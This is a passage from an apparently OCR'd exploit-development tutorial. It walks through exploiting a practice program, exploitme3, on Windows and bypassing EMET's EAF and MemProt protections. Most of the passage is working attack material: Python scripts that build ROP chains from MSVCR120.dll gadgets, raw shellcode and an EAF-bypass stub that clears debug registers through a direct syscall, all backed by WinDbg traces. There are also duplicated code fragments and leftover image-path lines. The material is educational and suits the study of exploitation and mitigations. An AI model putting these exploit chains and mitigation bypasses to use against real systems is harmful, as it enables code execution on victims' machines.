      0x00000040,       # 0x00000040-> edx
      md + 0x7049f8cb,  # POP ECX # RETN [MSVCR120.dll]
      md + 0x705658f2,  # &Writable location [MSVCR120.dll]
      md + 0x7048f95c,  # POP EDI # RETN [MSVCR120.dll]
      md + 0x7048f607,  # RETN (ROP NOP) [MSVCR120.dll]
      md + 0x704eb436,  # POP ESI # RETN [MSVCR120.dll]
      md + 0x70493a17,  # JMP [EAX] [MSVCR120.dll]
```

```
    md + 0x7053b8fb,  # POP EAX # RETN [MSVCR120.dll]
    md + 0x705651a4,  # ptr to &VirtualProtect() [IAT MSVCR120.dll]
    md + 0x7053b7f9,  # PUSHAD # RETN [MSVCR120.dll]
    md + 0x704b7e5d,  # ptr to 'call esp' [MSVCR120.dll]
  ]
  return ''.join(struct.pack('<I', _) for _ in rop_gadgets)


def write_file(file_path):
  with open(file_path, 'wb') as f:
    ret_eip = md + 0x7048f607       # RETN (ROP NOP) [MSVCR120.dll]
    shellcode = (
      "\xe8\xff\xff\xff\xff\xc0\x5f\xb9\x11\x03\x02\x02\x81\xf1\x02\x02" +
      "\x02\x02\x83\xc7\x1d\x33\xf6\xfc\x8a\x07\x3c\x02\x0f\x44\xc6\xaa" +
      "\xe2\xf6\x55\x8b\xec\x83\xec\x0c\x56\x57\xb9\x7f\xc0\xb4\x7b\xe8" +
      "\x55\x02\x02\x02\xb9\xe0\x53\x31\x4b\x8b\xf8\xe8\x49\x02\x02\x02" +
      "\x8b\xf0\xc7\x45\xf4\x63\x61\x6c\x63\x6a\x05\x8d\x45\xf4\xc7\x45" +
      "\xf8\x2e\x65\x78\x65\x50\xc6\x45\xfc\x02\xff\xd7\x6a\x02\xff\xd6" +
      "\x5f\x33\xc0\x5e\x8b\xe5\x5d\xc3\x33\xd2\xeb\x10\xc1\xca\x0d\x3c" +
      "\x61\x0f\xbe\xc0\x7c\x03\x83\xe8\x20\x03\xd0\x41\x8a\x01\x84\xc0" +
      "\x75\xea\x8b\xc2\xc3\x8d\x41\xf8\xc3\x55\x8b\xec\x83\xec\x14\x53" +
      "\x56\x57\x89\x4d\xf4\x64\xa1\x30\x02\x02\x02\x89\x45\xfc\x8b\x45" +
      "\xfc\x8b\x40\x0c\x8b\x40\x14\x8b\xf8\x89\x45\xec\x8b\xcf\xe8\xd2" +
      "\xff\xff\xff\x8b\x3f\x8b\x70\x18\x85\xf6\x74\x4f\x8b\x46\x3c\x8b" +
      "\x5c\x30\x78\x85\xdb\x74\x44\x8b\x4c\x33\x0c\x03\xce\xe8\x96\xff" +
      "\xff\xff\x8b\x4c\x33\x20\x89\x45\xf8\x03\xce\x33\xc0\x89\x4d\xf0" +
      "\x89\x45\xfc\x39\x44\x33\x18\x76\x22\x8b\x0c\x81\x03\xce\xe8\x75" +
      "\xff\xff\xff\x03\x45\xf8\x39\x45\xf4\x74\x1e\x8b\x45\xfc\x8b\x4d" +
      "\xf0\x40\x89\x45\xfc\x3b\x44\x33\x18\x72\xde\x3b\x7d\xec\x75\x9c" +
      "\x33\xc0\x5f\x5e\x5b\x8b\xe5\x5d\xc3\x8b\x4d\xfc\x8b\x44\x33\x24" +
      "\x8d\x04\x48\x0f\xb7\x0c\x30\x8b\x44\x33\x1c\x8d\x04\x88\x8b\x04" +
      "\x30\x03\xc6\xeb\xdd")
    disable_EAF = (
      "\xE8\x00\x00\x00\x00" +          # call here (013E1008h)
    #here:
      "\x83\x04\x24\x22" +              # add dword ptr [esp],22h  ; [esp] = handler
      "\x64\xFF\x35\x00\x00\x00\x00" +    # push dword ptr fs:[0]
      "\x64\x89\x25\x00\x00\x00\x00" +    # mov dword ptr fs:[0],esp
      "\x33\xC0" +                      # xor eax,eax
      "\xF7\xF0" +                      # div eax,eax
      "\x64\x8F\x05\x00\x00\x00\x00" +    # pop dword ptr fs:[0]
      "\x83\xC4\x04" +                  # add esp,4
      "\xEB\x1A" +                      # jmp here+3Dh (013E1045h)  ; jmp skip
    #handler:
      "\x8B\x4C\x24\x0C" +              # mov ecx,dword ptr [esp+0Ch]
      "\x83\x81\xB8\x00\x00\x00\x02" +    # add dword ptr [ecx+0B8h],2
      "\x33\xC0" +                      # xor eax,eax
      "\x89\x41\x04" +                  # mov dword ptr [ecx+4],eax
      "\x89\x41\x08" +                  # mov dword ptr [ecx+8],eax
      "\x89\x41\x0C" +                  # mov dword ptr [ecx+0Ch],eax
      "\x89\x41\x10" +                  # mov dword ptr [ecx+10h],eax
      "\x89\x41\x14" +                  # mov dword ptr [ecx+14h],eax
      "\x89\x41\x18" +                  # mov dword ptr [ecx+18h],eax
      "\xC3"                            # ret
    #skip:
```

```
    )
    code = disable_EAF + shellcode
    name = 'a'*36 + struct.pack('<I', ret_eip) + create_rop_chain(len(code)) + code
    f.write(name)

write_file(r'c:\deleteme\name.dat')
```

If we run exploitme3, we get a crash. Maybe we did something wrong?

Let's debug the program in WinDbg. We open exploitme3.exe in WinDbg and then we press F5 (go). We get the familiar single step exception so we issue the command sxd sse and hit F5 again. As expected, we get an Integer divide-by-zero exception:

```
(610.a58): Integer divide-by-zero - code c0000094 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=0000017c ecx=89dd0000 edx=0021ddb8 esi=73c73a17 edi=73c6f607
eip=0015d869 esp=0015d844 ebp=73d451a4 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
0015d869 f7f0            div     eax,eax
```

This is a *first chance* exception so if we press F5 (go) again, the exception will be passed to the program. Before proceeding, let's examine the exception chain:

```
0:000> !exchain
0015d844: 0015d877
0015ff50: exploitme3!_except_handler4+0 (00381739)
  CRT scope  0, filter: exploitme3!__tmainCRTStartup+115 (003812ca)
                func:   exploitme3!__tmainCRTStartup+129 (003812de)
0015ff9c: ntdll!_except_handler4+0 (76f071f5)
  CRT scope  0, filter: ntdll!__RtlUserThreadStart+2e (76f074d0)
                func:   ntdll!__RtlUserThreadStart+63 (76f090eb)
```

Everything seems correct!

When we hit F5 (go) we get this:

```
(610.a58): Integer divide-by-zero - code c0000094 (!!! second chance !!!)
eax=00000000 ebx=0000017c ecx=89dd0000 edx=0021ddb8 esi=73c73a17 edi=73c6f607
eip=0015d869 esp=0015d844 ebp=73d451a4 iopl=0         nv up ei pl zr na pe nc
```

```
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
0015d869 f7f0           div     eax,eax
```

Why doesn't the program handle the exception? The culprit is SafeSEH!

I forgot that it's not enough for a handler not to be in a SafeSEH module: it mustn't be on the stack either!

Clearing the debug registers (3)

SafeSEH may be bypassed but probably not without using some hardcoded addresses, which defeats the purpose.

I want to add that if we hadn't reserved more space on the stack by allocating on the stack the array moreStack (see the initial C/C++ source code), our shellcode would've overwritten the exception chain and SEHOP would've stopped our exploit anyway. SEHOP checks that the exception chain ends with ntdll!_except_handler4. We can't restore the exception chain if we don't know the address of that handler. So, this path is not a viable one.

Another way to clear the debug registers is to use kernel32!SetThreadContext. While it's true that we don't have the address of such function, we shouldn't give up just yet. We know that SetThreadContext can't clear the debug registers in user mode so it must call some ring 0 service at some point.

Ring 0 services are usually called through interrupts or specific CPU instructions like SYSENTER (Intel) and SYSCALL (AMD). Luckily for us, these services are usually identified by small constants which are hardcoded in the OS and thus don't change with reboots or even with updates and new service packs.

Let's start by writing a little program in C/C++:

C++

```cpp
#include <Windows.h>
#include <stdio.h>

int main() {
    CONTEXT context;
    context.ContextFlags = CONTEXT_DEBUG_REGISTERS;
    context.Dr0 = 0;
    context.Dr1 = 0;
    context.Dr2 = 0;
    context.Dr3 = 0;
    context.Dr6 = 0;
    context.Dr7 = 0;

    if (!SetThreadContext(GetCurrentThread(), &context))
        printf("Error!\n");
    else
        printf("OK!\n");

    return 0;
}
```

Now let's debug it in WinDbg. Put a breakpoint on kernel32!SetThreadContext and hit F5 (go). SetThreadContext is very short:

```
kernel32!SetThreadContext:
764358d3 8bff           mov     edi,edi
764358d5 55             push    ebp
764358d6 8bec           mov     ebp,esp
764358d8 ff750c         push    dword ptr [ebp+0Ch]      <--------- 002df954 = &context
764358db ff7508         push    dword ptr [ebp+8]        <--------- 0xfffffffe = GetCurrentThread()
764358de ff15f8013b76   call    dword ptr [kernel32!_imp__NtSetContextThread (763b01f8)]
764358e4 85c0           test    eax,eax
764358e6 7d0a           jge     kernel32!SetThreadContext+0x1f (764358f2)
764358e8 50             push    eax
764358e9 e846bdf7ff     call    kernel32!BaseSetLastNTError (763b1634)
764358ee 33c0           xor     eax,eax
764358f0 eb03           jmp     kernel32!SetThreadContext+0x22 (764358f5)
764358f2 33c0           xor     eax,eax
764358f4 40             inc     eax
764358f5 5d             pop     ebp
764358f6 c20800         ret     8
```

Note the two parameters passed to the first call. Clearly, we want to step inside that call:

```
ntdll!ZwSetBootOptions:
76eb1908 b84f010000      mov     eax,14Fh
76eb190d 33c9            xor     ecx,ecx
76eb190f 8d542404        lea     edx,[esp+4]
76eb1913 64ff15c0000000  call    dword ptr fs:[0C0h]
76eb191a 83c404          add     esp,4
76eb191d c20800          ret     8
ntdll!ZwSetContextThread:        <----------------------- we are here!
76eb1920 b850010000      mov     eax,150h
76eb1925 33c9            xor     ecx,ecx
76eb1927 8d542404        lea     edx,[esp+4]
```

```
76eb192b 64ff15c0000000  call    dword ptr fs:[0C0h]
76eb1932 83c404          add     esp,4
76eb1935 c20800          ret     8
ntdll!NtSetDebugFilterState:
76eb1938 b851010000      mov     eax,151h
76eb193d b90a000000      mov     ecx,0Ah
76eb1942 8d542404        lea     edx,[esp+4]
76eb1946 64ff15c0000000  call    dword ptr fs:[0C0h]
76eb194d 83c404          add     esp,4
76eb1950 c20c00          ret     0Ch
76eb1953 90              nop
```

This looks very interesting! What is this call? Above and below we can see other similar functions with different values for EAX. EAX might be the service number. The immediate value of the ret instruction depends on the number of arguments, of course.

Note that edx will point to the two arguments on the stack:

```
0:000> dd edx L2
002df93c  fffffffe 002df954
```

Let's step into the call:

```
747e2320 ea1e277e743300  jmp     0033:747E271E
```

A far jump: how interesting! When we step on it we find ourselves right after the call instruction:

```
ntdll!ZwQueryInformationProcess:
  76eafad8 b816000000      mov     eax,16h
  76eafadd 33c9            xor     ecx,ecx
  76eafadf 8d542404        lea     edx,[esp+4]
  76eafae3 64ff15c0000000  call    dword ptr fs:[0C0h]
  76eafaea 83c404          add     esp,4      <--------------------- we are here!
  76eafaed c21400          ret     14h
```

Why does this happen and what's the purpose of a far jump? Maybe it's used for transitioning to 64-bit code? Repeat the whole process in the 64-bit version of WinDbg and the jump will lead you here:

```
wow64cpu!CpupReturnFromSimulatedCode:
00000000`747e271e 67448b0424      mov     r8d,dword ptr [esp] ds:00000000`0037f994=76eb1932
00000000`747e2723 458985bc000000  mov     dword ptr [r13+0BCh],r8d
00000000`747e272a 4189a5c8000000  mov     dword ptr [r13+0C8h],esp
00000000`747e2731 498ba42480140000 mov     rsp,qword ptr [r12+1480h]
00000000`747e2739 4983a4248014000000 and   qword ptr [r12+1480h],0
00000000`747e2742 448bda          mov     r11d,edx
```

We were right! If we keep stepping we come across the following call:

```
00000000`747e276e 8bc8            mov     ecx,eax
00000000`747e2770 ff150ae9ffff    call    qword ptr [wow64cpu!_imp_Wow64SystemServiceEx (00000000`747e1080)]
```

Note that ecx is 150, our service number. We don't need to go so deep. Anyway, eventually we reach the following code:

```
ntdll!NtSetInformationThread:
00000000`76d01380 4c8bd1          mov     r10,rcx
00000000`76d01383 b80a000000      mov     eax,0Ah
00000000`76d01388 0f05            syscall
00000000`76d0138a c3              ret
```

So, to call a ring 0 service there are two transitions:

1. from *32-bit* ring 3 code to *64-bit* ring 3 code
2. from 64-bit *ring 3* code to 64-bit *ring 0* code

But we don't need to deal with all this. All we need to do is:

1. set EAX = 0x150
2. clear ECX
3. make EDX point to our arguments
4. call the code pointed to by fs:[0xc0]

As we can see, this code is not susceptible to ASLR.

Now we can finally write the code to clear the debug registers:

Assembly (x86)

```
mov     eax, 150h
```

```
xor     ecx, ecx
sub     esp, 2cch                       ; makes space for CONTEXT
mov     dword ptr [esp], 10010h         ; CONTEXT_DEBUG_REGISTERS
mov     dword ptr [esp + 4], ecx        ; context.Dr0 = 0
mov     dword ptr [esp + 8], ecx        ; context.Dr1 = 0
mov     dword ptr [esp + 0ch], ecx      ; context.Dr2 = 0
mov     dword ptr [esp + 10h], ecx      ; context.Dr3 = 0
mov     dword ptr [esp + 14h], ecx      ; context.Dr6 = 0
mov     dword ptr [esp + 18h], ecx      ; context.Dr7 = 0
push    esp
push    0fffffffeh                      ; current thread
mov     edx, esp
call    dword ptr fs : [0C0h]           ; this also decrements ESP by 4
add     esp, 4 + 2cch + 8
```

At the end of the code, we restore ESP but that's not strictly necessary.

Here's the complete Python script:

Python

```python
import struct

# The signature of VirtualProtect is the following:
#   BOOL WINAPI VirtualProtect(
#     _In_   LPVOID lpAddress,
#     _In_   SIZE_T dwSize,
#     _In_   DWORD flNewProtect,
#     _Out_  PDWORD lpflOldProtect
#   );

# After PUSHAD is executed, the stack looks like this:
#   .
#   .
#   .
#   EDI (ptr to ROP NOP (RETN))
#   ESI (ptr to JMP [EAX] (EAX = address of ptr to VirtualProtect))
#   EBP (ptr to POP (skips EAX on the stack))
#   ESP (lpAddress (automatic))
#   EBX (dwSize)
#   EDX (NewProtect (0x40 = PAGE_EXECUTE_READWRITE))
#   ECX (lpOldProtect (ptr to writeable address))
#   EAX (address of ptr to VirtualProtect)
# lpAddress:
#   ptr to "call esp"
#   <shellcode>

msvcr120 = 0x73c60000

# Delta used to fix the addresses based on the new base address of msvcr120.dll.
md = msvcr120 - 0x70480000


def create_rop_chain(code_size):
```

```
    rop_gadgets = [
      md + 0x7053fc6f,  # POP EBP # RETN [MSVCR120.dll]
      md + 0x7053fc6f,  # skip 4 bytes [MSVCR120.dll]
      md + 0x704f00f6,  # POP EBX # RETN [MSVCR120.dll]
      code_size,        # code_size -> ebx
      md + 0x704b6580,  # POP EDX # RETN [MSVCR120.dll]
      0x00000040,       # 0x00000040-> edx
      md + 0x7049f8cb,  # POP ECX # RETN [MSVCR120.dll]
      md + 0x705658f2,  # &Writable location [MSVCR120.dll]
      md + 0x7048f95c,  # POP EDI # RETN [MSVCR120.dll]
      md + 0x7048f607,  # RETN (ROP NOP) [MSVCR120.dll]
      md + 0x704eb436,  # POP ESI # RETN [MSVCR120.dll]
      md + 0x70493a17,  # JMP [EAX] [MSVCR120.dll]
      md + 0x7053b8fb,  # POP EAX # RETN [MSVCR120.dll]
      md + 0x705651a4,  # ptr to &VirtualProtect() [IAT MSVCR120.dll]
      md + 0x7053b7f9,  # PUSHAD # RETN [MSVCR120.dll]
      md + 0x704b7e5d,  # ptr to 'call esp' [MSVCR120.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)


def write_file(file_path):
    with open(file_path, 'wb') as f:
        ret_eip = md + 0x7048f607       # RETN (ROP NOP) [MSVCR120.dll]
        shellcode = (
            "\xe8\xff\xff\xff\xff\xc0\x5f\xb9\x11\x03\x02\x02\x81\xf1\x02\x02" +
            "\x02\x02\x83\xc7\x1d\x33\xf6\xfc\x8a\x07\x3c\x02\x0f\x44\xc6\xaa" +
            "\xe2\xf6\x55\x8b\xec\x83\xec\x0c\x56\x57\xb9\x7f\xc0\xb4\x7b\xe8" +
            "\x55\x02\x02\x02\xb9\xe0\x53\x31\x4b\x8b\xf8\xe8\x49\x02\x02\x02" +
            "\x8b\xf0\xc7\x45\xf4\x63\x61\x6c\x63\x6a\x05\x8d\x45\xf4\xc7\x45" +
            "\xf8\x2e\x65\x78\x65\x50\xc6\x45\xfc\x02\xff\xd7\x6a\x02\xff\xd6" +
            "\x5f\x33\xc0\x5e\x8b\xe5\x5d\xc3\x33\xd2\xeb\x10\xc1\xca\x0d\x3c" +
            "\x61\x0f\xbe\xc0\x7c\x03\x83\xe8\x20\x03\xd0\x41\x8a\x01\x84\xc0" +
            "\x75\xea\x8b\xc2\xc3\x8d\x41\xf8\xc3\x55\x8b\xec\x83\xec\x14\x53" +
            "\x56\x57\x89\x4d\xf4\x64\xa1\x30\x02\x02\x02\x89\x45\xfc\x8b\x45" +
            "\xfc\x8b\x40\x0c\x8b\x40\x14\x8b\xf8\x89\x45\xec\x8b\xcf\xe8\xd2" +
            "\xff\xff\xff\x8b\x3f\x8b\x70\x18\x85\xf6\x74\x4f\x8b\x46\x3c\x8b" +
            "\x5c\x30\x78\x85\xdb\x74\x44\x8b\x4c\x33\x0c\x03\xce\xe8\x96\xff" +
            "\xff\xff\x8b\x4c\x33\x20\x89\x45\xf8\x03\xce\x33\xc0\x89\x4d\xf0" +
            "\x89\x45\xfc\x39\x44\x33\x18\x76\x22\x8b\x0c\x81\x03\xce\xe8\x75" +
            "\xff\xff\xff\x03\x45\xf8\x39\x45\xf4\x74\x1e\x8b\x45\xfc\x8b\x4d" +
            "\xf0\x40\x89\x45\xfc\x3b\x44\x33\x18\x72\xde\x3b\x7d\xec\x75\x9c" +
            "\x33\xc0\x5f\x5e\x5b\x8b\xe5\x5d\xc3\x8b\x4d\xfc\x8b\x44\x33\x24" +
            "\x8d\x04\x48\x0f\xb7\x0c\x30\x8b\x44\x33\x1c\x8d\x04\x88\x8b\x04" +
            "\x30\x03\xc6\xeb\xdd")
        disable_EAF = (
            "\xB8\x50\x01\x00\x00" +            # mov    eax,150h
            "\x33\xC9" +                        # xor    ecx,ecx
            "\x81\xEC\xCC\x02\x00\x00" +        # sub    esp,2CCh
            "\xC7\x04\x24\x10\x00\x01\x00" +    # mov    dword ptr [esp],10010h
            "\x89\x4C\x24\x04" +                # mov    dword ptr [esp+4],ecx
            "\x89\x4C\x24\x08" +                # mov    dword ptr [esp+8],ecx
            "\x89\x4C\x24\x0C" +                # mov    dword ptr [esp+0Ch],ecx
            "\x89\x4C\x24\x10" +                # mov    dword ptr [esp+10h],ecx
            "\x89\x4C\x24\x14" +                # mov    dword ptr [esp+14h],ecx
```

```
        "\x89\x4C\x24\x18" +              # mov    dword ptr [esp+18h],ecx
        "\x54" +                          # push   esp
        "\x6A\xFE" +                      # push   0FFFFFFFEh
        "\x8B\xD4" +                      # mov    edx,esp
        "\x64\xFF\x15\xC0\x00\x00\x00" +  # call   dword ptr fs:[0C0h]
        "\x81\xC4\xD8\x02\x00\x00"        # add    esp,2D8h
    )
    code = disable_EAF + shellcode
    name = 'a'*36 + struct.pack('<I', ret_eip) + create_rop_chain(len(code)) + code
    f.write(name)

write_file(r'c:\deleteme\name.dat')
```

If we run exploitme3.exe, the calculator pops up! We bypassed EAF! We can also enable EAF+. Nothing changes.

MemProt

In our exploit we use VirtualProtect to make the portion of the stack which contains our shellcode executable. MemProt should be the perfect protection against that technique. Let's enable it for exploitme3.exe. As expected, when we run exploitme3.exe, MemProt stops our exploit and exploitme3 crashes.

Let's see what happens in WinDbg. Open exploitme3.exe in WinDbg and put a breakpoint on exploitme3!f. Then step through the function f and after the ret instruction we should reach our ROP code. Keep stepping until you get to the jmp to VirtualProtect.

Here, we see something strange:

```
kernel32!VirtualProtectStub:
763b4327 e984c1b5c0      jmp     36f104b0     <------------------ is this a hook?
763b432c 5d              pop     ebp
763b432d e996cdffff      jmp     kernel32!VirtualProtect (763b10c8)
763b4332 8b0e            mov     ecx,dword ptr [esi]
763b4334 8908            mov     dword ptr [eax],ecx
763b4336 8b4e04          mov     ecx,dword ptr [esi+4]
763b4339 894804          mov     dword ptr [eax+4],ecx
763b433c e9e9eaffff      jmp     kernel32!LocalBaseRegEnumKey+0x292 (763b2e2a)
763b4341 8b85d0feffff    mov     eax,dword ptr [ebp-130h]
```

The function starts with a jmp! Let's see where it leads us to:

```
36f104b0 83ec24          sub     esp,24h
36f104b3 68e88b1812      push    12188BE8h
36f104b8 6840208f70      push    offset EMET!EMETSendCert+0xac0 (708f2040)
```

```
36f104bd 68d604f136      push    36F104D6h
36f104c2 6804000000      push    4
36f104c7 53              push    ebx
36f104c8 60              pushad
36f104c9 54              push    esp
36f104ca e8816c9a39      call    EMET+0x27150 (708b7150)
36f104cf 61              popad
36f104d0 83c438          add     esp,38h
36f104d3 c21000          ret     10h
```

OK, that's EMET. That jmp is a hook put there by EMET to intercept calls to VirtualProtect.

We can see that if it weren't for the hook, the VirtualProtectStub would call kernel32!VirtualProtect. Let's have a look at it:

```
0:000> u kernel32!VirtualProtect
kernel32!VirtualProtect:
763b10c8 ff2518093b76    jmp     dword ptr [kernel32!_imp__VirtualProtect (763b0918)]
763b10ce 90              nop
763b10cf 90              nop
763b10d0 90              nop
763b10d1 90              nop
763b10d2 90              nop
kernel32!WriteProcessMemory:
763b10d3 ff251c093b76    jmp     dword ptr [kernel32!_imp__WriteProcessMemory (763b091c)]
763b10d9 90              nop
```

That's just a redirection which has nothing to do with EMET:

```
0:000> u poi(763b0918)
KERNELBASE!VirtualProtect:
7625efc3 e9d815cbc0      jmp     36f105a0     <----------------- another hook from EMET
7625efc8 ff7514          push    dword ptr [ebp+14h]
7625efcb ff7510          push    dword ptr [ebp+10h]
7625efce ff750c          push    dword ptr [ebp+0Ch]
```

```
7625efd1 ff7508          push    dword ptr [ebp+8]
7625efd4 6aff            push    0FFFFFFFFh
7625efd6 e8c1feffff      call    KERNELBASE!VirtualProtectEx (7625ee9c)
7625efdb 5d              pop     ebp
```

Note the hook from EMET. While VirtualProtect operates on the current process, VirtualProtectEx lets you specify the process you want to work on. As we can see, VirtualProtect just calls VirtualProtectEx passing -1, which is the value returned by GetCurrentProcess, as first argument. The other arguments are the same as the ones passed to VirtualProtect.

Now let's examine VirtualProtectEx:

```
0:000> u KERNELBASE!VirtualProtectEx
KERNELBASE!VirtualProtectEx:
7625ee9c e97717cbc0      jmp     36f10618     <----------------- another hook from EMET
7625eea1 56              push    esi
7625eea2 8b35c0112576    mov     esi,dword ptr [KERNELBASE!_imp__NtProtectVirtualMemory (762511c0)]
7625eea8 57              push    edi
7625eea9 ff7518          push    dword ptr [ebp+18h]
7625eeac 8d4510          lea     eax,[ebp+10h]
7625eeaf ff7514          push    dword ptr [ebp+14h]
7625eeb2 50              push    eax
0:000> u
KERNELBASE!VirtualProtectEx+0x17:
7625eeb3 8d450c          lea     eax,[ebp+0Ch]
7625eeb6 50              push    eax
7625eeb7 ff7508          push    dword ptr [ebp+8]
7625eeba ffd6            call    esi      <------------------- calls NtProtectVirtualMemory
7625eebc 8bf8            mov     edi,eax
7625eebe 85ff            test    edi,edi
7625eec0 7c05            jl      KERNELBASE!VirtualProtectEx+0x2b (7625eec7)
7625eec2 33c0            xor     eax,eax
```

Again, note the hook from EMET. VirtualProtectEx calls NtProtectVirtualMemory:

```
0:000> u poi(KERNELBASE!_imp__NtProtectVirtualMemory)
```

```
ntdll!ZwProtectVirtualMemory:
76eb0038 e9530606c0      jmp     36f10690     <----------------- this is getting old...
76eb003d 33c9            xor     ecx,ecx
76eb003f 8d542404        lea     edx,[esp+4]
76eb0043 64ff15c0000000  call    dword ptr fs:[0C0h]
76eb004a 83c404          add     esp,4
76eb004d c21400          ret     14h
ntdll!ZwQuerySection:
76eb0050 b84e000000      mov     eax,4Eh
76eb0055 33c9            xor     ecx,ecx
```

That looks quite familiar: ZwProtectVirtualMemory calls a ring 0 service! Note that the service number has been overwritten by EMET's hook, but 0x4d would be a good guess since the service number of the next function is 0x4E.

If you have another look at VirtualProtectEx, you'll see that the parameters pointed to by EDX in ZwProtectVirtualMemory are not in the same format as those passed to VirtualProtectEx. To have a closer look, let's disable MemProt, restart (Ctrl+Shift+F5) exploitme3.exe in WinDbg and set the following breakpoint:


```
bp exploitme3!f "bp KERNELBASE!VirtualProtectEx;g"
```

This will break on the call to VirtualProtectEx executed by our ROP chain. We hit F5 (go) and we end up here:

```
KERNELBASE!VirtualProtectEx:
7625ee9c 8bff            mov     edi,edi      <-------------------- we are here!
7625ee9e 55              push    ebp
7625ee9f 8bec            mov     ebp,esp
7625eea1 56              push    esi
7625eea2 8b35c0112576    mov     esi,dword ptr [KERNELBASE!_imp__NtProtectVirtualMemory (762511c0)]
7625eea8 57              push    edi
7625eea9 ff7518          push    dword ptr [ebp+18h]
7625eeac 8d4510          lea     eax,[ebp+10h]
7625eeaf ff7514          push    dword ptr [ebp+14h]
7625eeb2 50              push    eax
7625eeb3 8d450c          lea     eax,[ebp+0Ch]
```

```
7625eeb6 50              push    eax
7625eeb7 ff7508          push    dword ptr [ebp+8]
7625eeba ffd6            call    esi
```

This time, as expected, there's no hook. Here are our 5 parameters on the stack:



Let's see what is put onto the stack:

```
KERNELBASE!VirtualProtectEx:
7625ee9c 8bff            mov     edi,edi      <-------------------- we are here!
7625ee9e 55              push    ebp
7625ee9f 8bec            mov     ebp,esp
7625eea1 56              push    esi
7625eea2 8b35c0112576    mov     esi,dword ptr [KERNELBASE!_imp__NtProtectVirtualMemory (762511c0)]
7625eea8 57              push    edi
7625eea9 ff7518          push    dword ptr [ebp+18h]     // lpflOldProtect (writable location)
7625eeac 8d4510          lea     eax,[ebp+10h]
7625eeaf ff7514          push    dword ptr [ebp+14h]     // PAGE_EXECUTE_READWRITE
7625eeb2 50              push    eax                     // ptr to size
7625eeb3 8d450c          lea     eax,[ebp+0Ch]
```

```
7625eeb6 50             push    eax                     // ptr to address
7625eeb7 ff7508         push    dword ptr [ebp+8]       // 0xffffffff (current process)
7625eeba ffd6           call    esi
```


Let’s step into the call:

```
ntdll!ZwProtectVirtualMemory:
76eb0038 b84d000000      mov     eax,4Dh
76eb003d 33c9            xor     ecx,ecx
76eb003f 8d542404        lea     edx,[esp+4]
76eb0043 64ff15c0000000  call    dword ptr fs:[0C0h]
76eb004a 83c404          add     esp,4
76eb004d c21400          ret     14h
```

EDX will point to the following 5 parameters in this order:

```
0xffffffff (current process)
ptr to address
ptr to size
PAGE_EXECUTE_READWRITE
lpflOldProtect (writable location)
```

Here’s a concrete example:



Before wasting our time with building a ROP chain that might not work, we should make sure that there aren’t any other surprises.

An easy way to do this, is to debug exploitme3.exe with MemProt enabled and overwrite the EMET's hooks with the original code. If everything works fine, then we're ready to proceed. I'll leave you this as an exercise (*do it!*).

Building the ROP chain

Even though we want to call a kernel service the same way we did for clearing the debug registers, this time it'll be much harder because we need to do this with ROP gadgets.

The main problem is that msvcr120.dll doesn't contain any call dword ptr fs:[0C0h] or variation of it such as call fs:[eax] or call fs:eax. We know that in ntdll there are lots of these calls so maybe we can find a way to get the address of one of them?

Let's have a look at the IAT (Import Address Table) of msvcr120.dll:

```
0:000> !dh msvcr120


File Type: DLL
FILE HEADER VALUES
     14C machine (i386)
       5 number of sections
524F7CE6 time date stamp Sat Oct 05 04:43:50 2013


       0 file pointer to symbol table
       0 number of symbols
      E0 size of optional header
    2122 characteristics
            Executable
            App can handle >2gb addresses
            32 bit word machine
            DLL


OPTIONAL HEADER VALUES
     10B magic #
   12.00 linker version
   DC200 size of code
